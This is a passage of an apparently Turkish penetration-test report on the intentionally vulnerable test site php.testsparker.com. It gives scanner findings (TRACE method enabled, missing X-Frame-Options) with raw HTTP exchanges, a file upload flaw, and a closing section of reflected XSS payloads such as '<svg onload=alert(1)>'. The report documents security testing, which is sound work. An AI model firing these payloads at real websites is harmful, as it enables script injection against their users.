Accept: netsparker/check
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
TCN: list
Alternates: {"clientaccesspolicy.xml" 1 {type application/xml} {length 270}}
Content-Type: text/html; charset=iso-8859-1
Date: Thu, 12 Nov 2020 07:51:49 GMT
Vary: negotiate
```

TRACE/TRACK Method Detected (TRACE/TRACK Yöntemi Algılandı)

TRACE/TRACK Method Detected	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

TRACE/TRACK yöntemine izin verildiğini algıladı.

Darbe

HttpOnly tanımlama bilgisi sınırlamasını atlamak ve bir XmlHttpRequest içinde TRACE/TRACK yöntemini kullanarak bir siteler arası komut dosyası çalıştırma saldırısında tanımlama bilgilerini okumak mümkündür. Modern tarayıcılarda bu mümkün değildir, bu nedenle güvenlik açığı yalnızca yama uygulanmamış ve eski tarayıcılara sahip kullanıcılar hedeflenirken kullanılabilir.

Çare

Bu yöntemi tüm üretim sistemlerinde devre dışı bırakın. Uygulama, siteler arası komut dosyası oluşturmaya karşı savunmasız olmasa da, bir üretim sisteminde TRACE/TRACK gibi bir hata ayıklama özelliği gerekli olmamalı ve bu nedenle devre dışı bırakılmalıdır.

Request

```
TRACE / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-NS: N15303061S
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Type: message/http
Transfer-Encoding: chunked
Date: Thu, 12 Nov 2020 07:51:55 GMT

TRACE / HTTP/1.1
Host: php.testsparker.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, image/apng, /*/*; q=0.8
Accept-Language: en-us, en; q=0.5
Cache-Control: no-cache
X-NS: N15303061S
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Content-Length: 0
```

Missing X-Frame-Options Header (Eksik X-Frame-Options Başlığı)

TRACE/TRACK Method Detected	
Önem derecesi	Düşük
Açıklığın etkisi	Bilgi ifşası
Erişim noktası	İnternet
Bulgu kategorisi	Web

X-Frame-Options, bu web sitesinin bir tıklama saldırısı riski altında olabileceği anlamına gelen eksik bir başlık tespit etti.

HTTP başlık alanı , X-Frame-Optionstarayıcının iletilen kaynağı bir frameveya bir iframe. Sunucular, içeriklerinin diğer sayfalara veya çerçevelere gömülmemesini sağlayan tıklama saldırılarını önlemek için HTTP yanıtlarının başlığında bu politikayı beyan edebilir.

Darbe

Tıklama hırsızlığı, bir saldırganın, kullanıcı üst düzey sayfayı tıklamayı planlarken çerçeveli bir sayfadaki bir düğmeyi veya bağlantıyı tıklaması için kandırmak için birden çok saydam veya opak katman kullanmasıdır. Bu nedenle, saldırgan kendi sayfası için yapılan tıklamaları "kaçırır" ve bunları büyük olasılıkla başka bir uygulamaya, alana veya her ikisine birden ait olan başka bir sayfaya yönlendirir.

Benzer bir teknik kullanılarak tuş vuruşları da ele geçirilebilir. Stil sayfaları, iframe'ler ve metin kutularının özenle hazırlanmış bir kombinasyonu, bir kullanıcının e-posta veya banka hesabının şifresini yazdığına, bunun yerine saldırgan tarafından kontrol edilen görünmez bir çerçeveye yazdığına inandırılabilir.

Çare

Tarayıcıya diğer etki alanlarından çerçevelemeye izin vermemesi talimatını veren HTTP yanıt başlıklarında uygun X-Frame-Options'ı gönderme.

X-Frame-Options: DENY Çerçeveye/iframe'e yüklenmeyi tamamen reddediyor.

X-Frame-Options: SAMEORIGINyalnızca, yüklemek isteyen sitenin aynı orijinli olması durumunda izin verir.

X-Frame-Options: ALLOW-FROM URLKendisini bir iframe'e yüklemek için belirli bir URL verir. Ancak lütfen buna dikkat edin, tüm tarayıcılar bunu desteklemez.

Geçerli çerçevenin en üst düzey pencere olmasını sağlamak için kullanıcı arayüzünde savunma kodu kullanmak.

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=bc4e13f5120855d81669b92152ebd527
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker Enterprise
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Thu, 12 Nov 2020 07:51:19 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

file upload

Dosya Yükleme Zafiyeti (Arbitrary File Upload Vulnerability) Nedir? Dosya yükleme zafiyeti, web uygulamalarında dosya yüklemenin doğrulanmaması/onaylanmaması veya dosyaların sisteme yüklenmeden önce yanlış doğrulanması sonucu ortaya çıkan bir güvenlik açığıdır

Opendoor çıktısından <http://php.testsparker.com/hawk> site uzantısını bulundu. Buraya ActiveScan ile bir tarama yapıldığında denetimsiz dosya yükleme zafiyeti olduğu görüldü.


6) Reflected xss

Reflected xss	
Önem derecesi	Kritik
Açıklığın etkisi	Bilgi ifşası, Yetkisiz erişim
Erişim noktası	İnternet
Bulgu kategorisi	Web


Kalıcı olmayan XSS olarak da bilinen reflected XSS siber saldırısında, bilgisayar korsanları kötü amaçlı komut dosyasını doğrudan bir HTTP isteğine enjekte eder. Ardından, web sunucusundan yürütüldüğü kullanıcının tarayıcısına yansıtan zafiyettir.

Bu payloadarı denediğimizde reflected xss zafiyetinin istismar edildiği görüldü.


`</scrip</script>t>`




`</script><svg onload=alert(1)>`




`<svg onload=alert(1)>`



`<form><button formaction=javascript:alert(1)>click`



<form><input formaction=javascript:alert(55) type=image src=SOURCE>



<input id=y autofocus>


← → ↻ ⚠ Not secure | php.testsparker.com/artist.php?id=<a%20id=x%20tabindex=1%20ondeactivate=alert(1)><input%20id=y%20autofocus>

This website is automatically reset at every midnight (00:00 - UTC).

HomeHelloProductsAboutContactLogin

SEE THE REAL IMPACT
FIND OUT WHAT CAN BE DONE

Invicti provides an intuitive interface to exploit the identified vulnerabilities. This way you can see the real impact.



Artist Service

Results:

no rows returned

Tags

invicti xss web-applic
positive-free automa
injection local/remote